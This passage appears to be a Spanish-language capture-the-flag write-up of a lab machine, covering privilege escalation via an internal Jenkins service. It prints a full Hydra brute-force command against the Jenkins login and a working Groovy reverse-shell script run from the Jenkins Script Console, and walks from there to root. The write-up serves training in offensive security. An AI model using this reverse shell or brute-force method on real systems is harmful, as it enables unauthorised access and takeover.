/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/requires.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/dependency_links.txt
```

Se visualiza el archivo `/opt/wp-save.txt`.

```
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are

aubreanna:[redacted]
```

Se encuentra la contraseña del usuario `aubreanna`.

SSH

Se accede al servicio **SSH** con el usuario y contraseña encontrados anteriormente.

```
ssh aubreanna@10.10.215.220
```

```
The authenticity of host '10.10.215.220 (10.10.215.220)' can't be established.
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.220' (ED25519) to the list of known hosts.
aubreanna@10.10.215.220's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Aug 15 08:21:53 UTC 2025

  System load:  0.0               Processes:           113
  Usage of /:   64.1% of 8.79GB   Users logged in:     0
  Memory usage: 47%               IP address for eth0: 10.10.215.220
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There are 2 zombie processes.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$
```

Se encuentra en el directorio del usuario `/home/aubreanna` el archivo `jenkins.txt` y se visualiza.

```
cat jenkins.txt
```

```
Internal Jenkins service is running on 172.17.0.2:8080
```

Nos dan una pequeña pista, de por donde se puede realizar la escalada de privilegios.


Privilege Escalation

Port Forwarding


Se realiza *Port Forwarding* con **SSH** para poder visualizar en la máquina local el servicio que esta corriendo de manera local en la máquina victima.

Se tiene que cerrar sesión en **SSH** o abrirse una nueva terminal.

```
ssh -L 9090:localhost:8080 aubreanna@10.10.215.220
```




```
http://localhost:9090/
```



Con *Burp Suite* se analiza la petición que se envía.

Request


Pretty Raw Hex

```
1  POST /j_acegi_security_check HTTP/1.1
2  Host: localhost:9090
3  Content-Length: 52
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Linux"
8  Accept-Language: es-ES,es;q=0.9
9  Origin: http://localhost:9090
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/137.0.0.0 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
   q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:9090/loginError
19 Accept-Encoding: gzip, deflate, br
20 Cookie: JSESSIONID.f76794de=node013zl84mslwwil7a2lcpt465k32.node0
21 Connection: keep-alive
22
23 j_username=test&j_password=test&from=&Submit=Sign+in
```

Hydra


Se procede a realizar bruta con *Hydra*.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost -s 9090 -f http-post-form
'/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password' -t 64
```



Se encuentra la contraseña del usuario `admin`.

Se inicia sesión en el panel de inicio de sesión con el usuario y contraseña encontrados anteriormente.



Se accede a una consola de scripts en la ruta: `Manage Jenkins/Tools and Actions/Script Console`.

Nos ponemos en escucha por el puerto 1235.

```
nc -nlvp 1235
```

Se ejecuta el siguiente script:

```
import java.net.Socket

def ip = "IP"            // Cambia aquí por la IP de tu máquina local
def port = 1235          // Puerto donde estás escuchando

try {
    Socket socket = new Socket(ip, port)
```

```
    // Cambia a ["cmd.exe"] si usas Windows
    def cmd = ["/bin/sh"]

    def process = cmd.execute()

    def processInput = process.inputStream
    def processError = process.errorStream
    def processOutput = process.outputStream

    def socketInput = socket.inputStream
    def socketOutput = socket.outputStream

    // Enviar salida estándar del proceso al socket
    Thread.start {
        try {
            int b
            while ((b = processInput.read()) != -1) {
                socketOutput.write(b)
                socketOutput.flush()
            }
        } catch (IOException ignored) {}
    }

    // Enviar salida de error del proceso al socket
    Thread.start {
        try {
            int b
            while ((b = processError.read()) != -1) {
                socketOutput.write(b)
                socketOutput.flush()
            }
        } catch (IOException ignored) {}
    }

    // Leer del socket y enviar a la entrada estándar del proceso
    int b
    while ((b = socketInput.read()) != -1) {
        processOutput.write(b)
        processOutput.flush()
    }

    process.destroy()
    socket.close()

} catch (Exception e) {
    e.printStackTrace()
}
```


```
listening on [any] 1235 ...
connect to [10.8.184.124] from (UNKNOWN) [10.10.215.220] 56480

whoami
jenkins
```

Se realiza el tratamiento de la terminal.


```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

Se procede a realizar una búsqueda de archivos.

`find / -name *.txt 2>/dev/null`



Se visualiza el archivo `/opt/note.txt`.




Se encuentra la contraseña del usuario `root`.

SSH

Se accede al servicio **SSH** con el usuario y contraseña encontrados anteriormente.

`ssh root@10.10.215.220`


Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Fri Aug 15 10:10:13 UTC 2025
System load: 0.0 Processes: 123
Usage of /: 64.1% of 8.79GB Users logged in: 1
Memory usage: 62% IP address for eth0: 10.10.215.220
Swap usage: 0% IP address for docker0: 172.17.0.1
⇒ There are 2 zombie processes.
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
0 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Aug 3 19:59:17 2020 from 10.6.2.56
root@internal:~#